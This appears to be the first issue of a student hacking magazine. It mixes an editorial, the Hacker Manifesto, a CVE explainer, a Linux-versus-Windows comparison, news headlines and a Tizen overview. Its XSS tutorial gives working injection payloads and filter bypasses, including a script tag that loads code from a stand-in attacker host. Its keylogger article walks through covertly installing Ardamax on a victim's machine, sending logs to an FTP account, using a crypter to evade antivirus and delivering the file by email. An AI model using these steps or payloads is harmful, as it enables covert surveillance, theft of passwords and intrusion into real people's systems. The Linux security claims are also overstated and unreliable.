

# The Code Zero Magazine

Let the hacking begin .....



The world is at war, a cyber war. Everything that has a beginning has an end.

#Hacker's Manifesto

#Linux Vs Windows

# CVE Naming

#Keyloggers

#Xss Hacking

# Tizen

# Contents

1. The Editorial Note

2. The Hacker's Manifesto

3. CVE Vulnerability Naming System

4. Linux Vs Windows



5. Basic XSS Hacking Tutorial

6. Latest Hacking Crunches

7. Hacking with Keyloggers

8. The new world of "Tizen"

9. The Epilogue



# The Editorial

Hello everyone and thank you for reading the first issue of the Code Zer0 magazine. We at Cyber Wizards aim at increasing awareness regarding the latest hacks, security loopholes and gadgets. Hacking and information security is a young and promising field in India. When taken seriously and practised, it is a profession with the most interesting work and the most promising returns.

Companies, nowadays are on lookout for smart and sharp whitehats who can help them to secure their data and intellectual property from all the sharks and the competitors out there. We can aptly say to all the old schools who don't take hacking seriously, "Hacking is an art, not a crime.". Our intended audience are college students but I am sure others will enjoy reading this as well.

So, this issue of the magazine (and the future issues as well) contains practical, hands-on guides for learning to hack and engineer software. The articles are in layman language and cover the technical jargon for the beginners. We hope that you enjoy our articles as much as we enjoy preparing them for you.

Happy Hacking.

With Warmest Regards,  
Tanay Pant  
Editor-in-Chief



# The Hacker's Manifesto



The Hacker Manifesto  
The Mentor  
January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found. "This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

# CVE Vulnerability Naming System

CVE stands for Common Vulnerability and Exposures which is a Vulnerability naming system proposed and managed by the MITRE Organisation. It is the most widely accepted vulnerability naming system, used by companies like Red Hat Linux, CISCO, .etc

So, a vulnerability is represented in the following format

CVE-YYYY-NNNN

where YYYY represents the year in which the vulnerability was found and reported, and NNNN represents the serial number of the vulnerability, according to the date on which it was accepted relative to the other .(exposures (like 0001, 0100, 1203



## Vulnerability

An information security "vulnerability" is a mistake in software that can be directly used by a hacker to gain access to a system or .network



CVE considers a mistake a

vulnerability if it allows an attacker to use it to violate a reasonable security policy for that system (this excludes entirely "open" security policies in which all users are trusted, or where there is no .(consideration of risk to the system

## Exposure

An information security "exposure" is a system configuration issue or a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or .network

CVE considers a configuration issue or a mistake an exposure if it does not directly allow compromise but could be an important component of a successful attack, and is a violation of a reasonable security .policy

:The MITRE CVE database can be accessed at

<http://cve.mitre.org/cve/cve.html>

<http://cve.mitre.org/data/downloads/allitems.html>

The CVE-ID Syntax Change took effect on January 1, 2014., because the number of vulnerabilities and exposures revealed per year keeps on increasing due to the more aware and efficient Information Security Professionals, also known to us as White Hat Hackers, who .have also grown in numbers

**IMPORTANT:** The variable length arbitrary digits will begin at four (4) fixed digits and expand with arbitrary digits only when needed in a calendar year, for example, CVE-YYYY-NNNN and if needed CVE-YYYY-NNNNNN, CVE-YYYY-NNNNNNNN, and so on. This also means there will be no changes needed to previously assigned CVE-IDs, which all .include 4 digits




# Linux vs Windows

## The File System

**Windows uses the NTFS file system which due to the way it writes data gets fragmented putting more strain on the disk and slowing the system down.**

**Linux uses the EXT4 file system which has very little fragmentation meaning you do not have to waste time de-fragging your hard drive EVER and it will continue to run without slowing down, and allows all characters for filenames.**

**The EXT4 file system is capable of handling huge files with single files of up to 16TB and can read volumes of up to 1EB (Exobyte). Disk checks using EXT4 are much faster than NTFS as unused disk space on the EXT4 system is labeled as such and subsequently skipped rather than checking it anyway**



**A typical Linux system is also partitioned so that the main OS files reside on one part of the disk and your other files are contained elsewhere meaning if you manage to break one of these you can repair it without touching the other.**

## Keeping up to date

**Updating your system in Windows is a pain there are the automatic Windows updates but I personally find them annoying, having to restart every time some patch is installed is time consuming and counter productive, and that's only the OS updates to update the software on your system you have to manually open up each application and then check for an update, download the update**

**and then apply it.**

**And updating is as simple as issuing the command:  
apt-get update**

## **Security**

**For anyone who has ever booted a Windows machine, you will know there are viruses and other malicious programs out there designed to mess with your system of steal information from you. I am not going to tell you there are no virus' for Linux because there are, but they are not really a threat and never will be. Those of you who say virus will become a problem if Linux (or mac for that matter) becomes mainstream, that's not strictly true and heres why:**

**When you log into a Linux system you do so as a normal user, as apposed to windows which automatically make the first account and administrator and in order to get admin (root) privileges in Linux you must in fact log in with a special account called root which requires a password therefore a virus will not have the required permissions to cause any harm, furthermore its not a case of just double clicking on an executable you must first manually set the program to have executable permissions then log in as root and run the program before it can do any harm as apposed to simply double clicking it and ignoring any UAC message that pops up.**

**The other reasons Linux is far safer than Windows is the way it installs software, the vast majority of applications you will need on a Linux system can be downloaded and installed directly from a software repository which has been set up by the vendor of your distribution to hold packages directly from thesoftwares creators so, as well as being faster and easier it is guaranteed not to have been messed with because they are digitally signed and checked at the time of installation, so even if the repo's have been hacked and a package gets replaced with a malicious version the signatures won't match and the package manager will reject it.**

**Still not convinced? did I mention you get all this for free?**



# Basic Xss Hacking Tutorial

What is XSS and what does it refer to?

XSS aka Cross Site Scripting is a client-side attack where an attacker can craft a malicious link, containing script- code which is then executed within the victim's browser when the target site vulnerable to and injected with XSS is viewed. The script-code can be any language supported by the browser but mostly HTML and Javascript is used along with embedded Flash, Java or ActiveX. In some cases where the XSS vulnerability is persistent as described further below, the attacker will not have to craft a link as the injected script is inserted directly into the target site and / or web application. The target user(s) still has to view the affected site / page where the injected code is located though.

What can Cross Site Scripting be used for?

Cross Site Scripting can be used for a variety of things, such as session-hijacking, browser attacks, phishing, propaganda and even worms! However it still requires the victim to click a malicious link created by the attacker or browse a page with injected code. Additionally, it is also possible to execute PHP code in some cases depending on the Web Application but also how the XSS payload (script) is written. This requires a good understanding of JavaScript but also the target Web Application as well.

How could an attacker get a victim to click a XSS-link?

The easiest way to get people to click malicious links is to make them look authentic and nonmalicious. Giving them a reason afterward is the social-engineering part which should be easy except if the victim is aware of such attacks and / or has measures against Cross Site Scripting, such as NoScript.

How does an attacker avoid XSS-links looking suspicious?

This is typically done with encoding, short url services, redirects and even flash! Furthermore, in case some HTML tags are allowed on a target site, actual URLs can be hidden somewhat from the user, i.e. on many forums it is possible to craft a link this way:

```
[URL=http://vulnerablesite.tld/index.php?call=<script>alert('XSS');</script>]Free T-shirts![/URL]
( See The /* XSSOR */ link in the bottom for the most common ways to encode JavaScript. )
```

What types of Cross Site Scripting are there?

The most common types are GET- and POST-based XSS. However Cross Site Scripting can also be triggered via cookies. (XSS can exist in User-Agents too but this is not easy to trigger.) Additionally there is persistent and non-persistent XSS, where the non-persistent has to be triggered via a URL or via another site redirecting the XSS-request to the target vulnerable site for the user (e.g. via short url services).

The persistent XSS can be triggered just by browsing a Web Application with code injected into it. (This depends on which page has code injected, in case the target is not globally affected on all pages loaded by the user.)

What is the difference between GET- and POST-XSS?

The difference is that when GET-requests are used it is possible to conduct the usual XSS attacks where an attacker sends a maliciously crafted URL to the victim which is then executed when

the victim opens the link in the browser.

With POST-requests, an attacker could e.g. use flash to send the victim to the POST-XSS vulnerable site since it is not possible to create a URL where POST-requests are in use. However, JavaScript can also be used to create a POST-based XSS request. (This requires the user to view this JavaScript some way, which then sends the POST-based XSS request.)

Are there sub-categories of Cross Site Scripting?

At the moment there's XSSR and XSSQLI. One could say that XSRF/CSRF belongs to the same category, however the attack method differs too much from traditional Cross Site Scripting. XSSR or CSSR aka Cross Site Script Redirection is used to redirect a victim to another page unwillingly. The page can for example contain a phishing template, browser attack code or in some cases where the data or javascript URI scheme is used: session-hijacking. XSSQLI is a mix of Cross Site Scripting and SQL Injection, where an unknowing victim visits a malicious link containing SQL Injection instructions for an area on the website which requires privileges that guests or members doesn't have. XSRF or CSRF (sometimes referred to as C-Surf) stands for Cross Site Request Forgery which is used to send automated input via the user to the target site. XSRF can in some cases be triggered just by viewing a specially crafted image tag. With Cross Site Request Forgery it may be possible to e.g. alter the password of the victim if the target site is not secured properly with Anti-CSRF tokens etc. (This prevents these automated requests.)

How is it possible to find XSS bugs within websites?

There are 2 methods: code / script auditing or fuzzing which is described further below.

What kind of tools is required to find XSS bugs? (REQ = Required, OPT = Optional)

- REQ: An Internet Browser (such as FireFox) in case you're fuzzing. (It is possible to do with netcat, but not advisable.)
- REQ: A text-viewer (such as notepad, scite, nano etc.) in case you're auditing.
- OPT: An intercepting proxy in case you're doing more advanced XSS. (In FireFox it is possible to use Tamper Data however Burp Suite is generally better in the long run.)
- OPT: Browser Addons, for FireFox the following are especially useful: Firebug, LiveHTTP Headers, Add 'N' Edit Cookies, RefControl, Tamper Data and more.

What else is useful to know if One wants to find XSS bugs?

- Browser limitations regarding Cross Site Scripting [1]
- HTTP Headers and how the HTTP protocol works.
- HTML + Javascript and perhaps embedded script attacks. (flash etc.)
- Intercepting proxies (Burp etc.), differential tools (meld, ExamDiff, diff, grep, etc.)
- Useful browser-addons (see FireCat [3])
- Website scanners (Nikto, W3AF, Grendel, Dirbuster, etc.)

Where is XSS-bugs typically located?

It is usually located in user submitted input either via GET- or POST-requests, where it is reflected on the target site as text outside tags, inside tag values or within javascript. It can also in some cases be submitted via cookies, http headers or in rare cases file uploads. (I.e. filenames has been possible)

How does One protect a site against XSS?

The best way is to ensure that all user input and output is validated and sanitized properly. However in some cases an IPS or WAF can also protect against XSS though the best way is still to validate (and sanitize) the user-input and -output properly. Relying on magic\_quotes and other php.ini setting is generally a bad idea and not considered "best practice" options.

\_\_\_ -:: Finding the Bug - With Fuzzing :-

[EASY] Example Case - A:

We're at <http://buggy-site.tld> where we see a "Search-field" in the top-right. Since we don't know the real source code but only the HTML-output of the site we will have to fuzz anything where it is possible to submit data.

In some cases the data will be reflected on the site and in some cases it won't. If it doesn't we move on to the next cookie, header, GET / POST request or whatever it is that we are fuzzing.

The most effective way to fuzz is not to write: `<script>alert(0)</script>` since many sites have different precautions against Cross Site Scripting. Instead we create a custom string which in most cases won't trigger anything that might alter the output of the site or render error pages that aren't vulnerable.

An example of an effective string could be: `"keyword' /\><`

`" ' /\>` and `<` are the most commonly used HTML characters used in Cross Site Scripting. However if we want to be really thorough then we could also add `)([]){%` to the string that we are using to fuzz the target site.

The reason why there's not two of `"` or `'` is because this can trigger a WAF, IPS or whatever precaution the site might have tried to implement against XSS instead of using a secure coding scheme / plan / development cycle. The reason why all characters are written as `><` instead of `<>` is because this is a common bypass against XSS-filters!

With that in mind, we use the following string: `"haxxor' /\><` to fuzz the search-field:

Lets take a look at the returned HTML-code:

HTML Code:

```
...
<input type="text" name="search" value="&quot;haxxor' /\><&lt;" /> <br /> You searched
for \"haxxor' /\>< which returned no results.
```

As we can see the input tag encoded our fuzzing string correct, however the text afterwards did not encode it properly as it only added slashes which is completely useless against Cross Site Scripting in this case.

By submitting the following string we can XSS their website: `<script>alert(0)</script>` or perhaps `<script src=http://h4x0r.tld/xss.js></script>`

Of course we don't know if the following characters : `( )` and `.` are filtered but in most cases they're not. Our final XSS-url could be: `http://buggysite.tld/search.php?query=<script>alert(0)</script>` if GET requests are used.

[EASY] Example Case - B:

We're at `http://yetanotherstie.tld` where we see another search formular.

The following is returned after our string is submitted to the search field:

HTML Code:

```
...
<input type="text" name="search" value="\"haxxor' /\><" /> <br /> You searched for
&quot;haxxor' /\><&lt; which returned no results.
```

In this case the string after the tag, encoded the string properly. However the string inside the tag only had slashes added which does nothing in this case. Basically we can bypass this easily with:

```
"><script>alert(0)</script>
```

If we're going to load external javascript we will have to avoid using `"` and `'` of course.

Our final XSS-url could be: `http://yetanotherstie.tld/search.php?query="><script>alert(0)</script>` if GET-requests are used.

[MODERATE] Example Case - C:

We're at `http://prettysecure.tld` where we find yet another search field, it's time to submit our fuzzing string.

The following HTML-code is returned after our string is submitted:

HTML Code:

```
...
```

```
<input type="text" name="search" value="&quot;haxxor' /\>&lt;"> You searched for  
"&quot;haxxor' /\>&lt;" which returned no results.
```

... (further down)

```
<script>
```

...

```
s.prop1="prettysecure";
```

```
s.prop2="\\"haxxor%39/\%3E%3C";
```

```
s.prop3="adspace";
```

...

```
</script>
```

For most people this might look secure but it really isn't. A lot of people also overlooks potential Cross Site Scripting vectors if their string `<script>alert(0)</script>` is either not output directly or encoded where they expect the XSS bug to be. This is why it is important to use a keyword that doesn't exist on the site, such as haxxor or something better. The reason why a keyword is used is because it is searchable almost always. You can call it a XSS-locator. [1]

Anyway, back to our example. `s.prop2="\\"haxxor%39/\%3E%3C";` looks secure but the flaw is that backspace aka `\` is not filtered, escaped or encoded correctly. So if we write: `\` it will become `\\`, which will escape the first `\` but not our quote. As you can see, we can't use tags either so we'll have to use javascript and no hard brackets (unless we use javascript, to create these for us which is possible in numerous amounts of ways).

We have of course checked that soft brackets ( ) are NOT filtered. (in some cases they can be).

By entering the following string we are able to create an alert box: `\"; alert(0); s.prop500=\\`

This will become: `s.prop2=\\\"; alert(0); s.prop500=\\\"` when we submit the string. The reason why we add the `s.prop500=\\` variable to our string is because the javascript will most likely NOT execute if we don't. We could also use comments so instead of `s.prop500=\\` we just use `//` in the end of the string. (Whenever XSS is located within JavaScript, try to finish the script so the rest will execute properly.

Think and perform this way since it will help to understand how the page functions as well without breaking it.)

In this case it is also possible to execute external javascript if One uses a bit more advanced javascript. In order to do this we can use `document.write(String.fromCharCode());` where you will need a decimal converter. [The XSSOR]

Our final XSS-url could be: `http://prettysecure.tld/search.php?query=\\\"; alert(0); s.prop500=\\\"`  
ble. An example attack URL could look like: `http://testz.tld/index.php?`

## XSRF

Also known as CSRF and C-Surf, can be used against sites that doesn't use tokens which are usually hidden inside tags. A common way to use tokens against C-Surf attacks is to hide them inside tags like:  
HTML Code:

```
<input type="hidden" name="anti-csrf" value="random token value" />
```

If the tokens are not random enough it might be possible to calculate these and still use C-Surf in an attack. Furthermore, if XSS is present at the target site it may also be possible to use Cross Site Scripting to read these Anti-CSRF values and thereby use them into performing automated request and bypass this protection.



# Latest Hacking Crunches

- # Hackers compromised 300k personal records from University of Maryland
- # Android SMS malware hosted on Google Play infects 1.2 Million users
- # Las Vegas Sands casino websites hacked and defaced by Anti WMD Team
- # Syrian Electronic Army hacks Forbes website and twitter accounts
- # Microsoft confirms phishing attack compromised the employee's email account
- # Hacker manipulates Paypal and Godaddy to extort a twitter account worth \$50,000
- # Facebook almost got hacked by Syrian Electronic Army, MarkMonitor website Hacked
- # Russian Hacker Rinat Shabayev admits to be creator of BlackPOS Malware
- # Confirmed: Samsung Galaxy S5 has a Fingerprint Scanner
- # Free Online Game website WURM offers \$13,000 Reward to expose details on DDoS attack
- # Google Forces Handset Manufacturers to Ship Smartphone with latest Android version

# Hacking with Keyloggers

The Keyloggers are well defined by its name that it records all the keystrokes of the victim's computer & send it to Malicious user's computer via internet.

Keyloggers can be softwares as well as devices(hardwares). Keyloggers are legitimate softwares but under certain conditions it is used for stealing certain confidential things such as usernames and password.

The first attack recorded in feb 2005 was of joe lopez whose bank account of \$90,000 was hacked & all money was transferred to Latvia. The hackers got his username & password from his internet banking using keyloggers. From then keyloggers are widely used for hacking purposes around the globe.

Inspite of antivirus in the system they are undetectable due to its Rootkit nature(Hide itself under a process).


One of the best keylogger is described below:

**ARDAMAX KEYLOGGER KEYLOGGED**

This ARDAMAX Keylogger captures user's activity & saves it in an encrypted log file. This file can be viewed later using log viewer. With this you can be able to get log file in your email-ID also.

Features are:-

- 1) Keeps logs of all keys pressed in keyboard.
- 2) Keep tracks of website visited.
- 3) Makes webcam pictures periodically & saves them in log.
- 4) Email log delivery.
- 5) Clipboard logging.
- 6) Completely invisible.
- 7) Monitors Chats.



The screenshot displays the Ardamax Keylogger application window. On the left, there is a 'Date Filter' section with a calendar for December 2004, where the 30th is selected. Below the calendar are checkboxes for 'All period', 'Content Filter', 'Show deleted chars', and 'Show non-characters'. The 'Keystrokes' section has checkboxes for 'Backspace', 'Space', 'Tab', and 'Enter'. The main area is titled 'Keystrokes Log' and contains a table with columns: Date, Time, User, Application na..., and Window Title. The table shows two entries for Thursday, December 30, 2004: one at 8:21 PM for 'Maxim' using 'WINWORD.EXE' on 'Document.doc - Microsoft Word', and another at 8:28 PM for 'Maxim' using 'akl.exe' on 'Ardamax Keylogger 2.0'. On the right side of the window, there is a sidebar with buttons: 'View Log...', 'Engine Builder...', 'Hidden Mode', 'Options', 'Order Now...', 'Help', and 'Home Page...'.

## HOW TO INSTALL ARDAMAX REMOTELY ?

Things we need:-

- Download latest ARDAMAX from internet.
- Create free FTP account at any free web hosting.
- Download crypter software (To prevent it from antivirus detection).

Procedure:-

- After installing right click on its Taskbar icon & select 'Enter key', Enter the key from the setup folder.
- Again Right-click on its icon on taskbar & select Remote installation
- On the invisibility options check all boxes and press next
- Enter the password & follow
- Under Controls option select log time , delivery method as FTP & enter your FTP account details, remote folder -/logs, username as you wish
- Now check all the boxes & set all the details it ask for And Then You ARE Done!

The Next big thing is this generated keylogger file is easily detected by any antivirus so we need to encrypt it. That's why we use Crypter. It binds the keylogger with a file to make it FUD (Fully Undetectable) by anti-virus.

SEND this crypted application or PDF to victim's Computer via email or upload to any site & when user open your crypted file it installs there & sends each single keypress records to your FTP account . Login there and get the log file there.

-Shubham Oli

# The Amazing World of Tizen

Tizen (/ˈtaɪzən/) is a Linux-based operating system for devices—including smartphones, tablets, in-vehicle infotainment (IVI) devices, smart TVs, and smart cameras. Its licensing model involves software that uses a variety of open source licenses that may be incompatible (see Licensing model, below)—and a proprietary SDK. It aims to offer a consistent user experience across devices. Tizen is a project within the Linux Foundation and is governed by a Technical Steering Group (TSG) composed of Samsung and Intel among others.

The Tizen Association formed to guide the industry role of Tizen, including requirements gathering, identifying and facilitating service models, and overall industry marketing and education.[4] Members of the Tizen Association represent every major sector of the mobility industry and every region of the world. Current members include operators, OEMs and computing leaders: Fujitsu, Huawei, Intel Corporation, KT, NEC CASIO Mobile Communications, NTT DOCOMO, Orange, Panasonic Mobile Communications, Samsung, SK Telecom, Sprint and Vodafone.[5] While the Tizen Association decides what needs to be done in Tizen, the Technical Steering Group determines what code is actually incorporated into the operating system to accomplish those goals. Tizen roots back to the Samsung Linux Platform (SLP) and the LiMo Project and recently, Samsung merged its homegrown Bada project into Tizen.

And the interesting news: Samsung to debut Gear 2 smartwatch with Tizen, not Android

Tizen Developer Conference: <https://www.tizen.org/events/tizen-developer-conference/2013>

-Shubham Oli



# The Epilogue

Thank you for reading the first issue of our magazine. that was our first experience, so please bear with us. We hope that you have liked our articles. There is now a call for articles, on topics related to hacking web applications, using Remote Administration Tools and the Metasploit Framework. Articles on other security related topics are welcome as well.

We also welcome your valuable feedback and suggestions based on the improvement of our articles and layout of our magazine. Your feedback will help us to focus more on the need of the crowd in the field of Information Security and hacking.

So, that's all for this issue, keep learning, keep practicing and have a safe and secure hunting session.

With Warm Regards,  
The Code Zero Magazine Crew  
([editorial.cyberwizards@gmail.com](mailto:editorial.cyberwizards@gmail.com))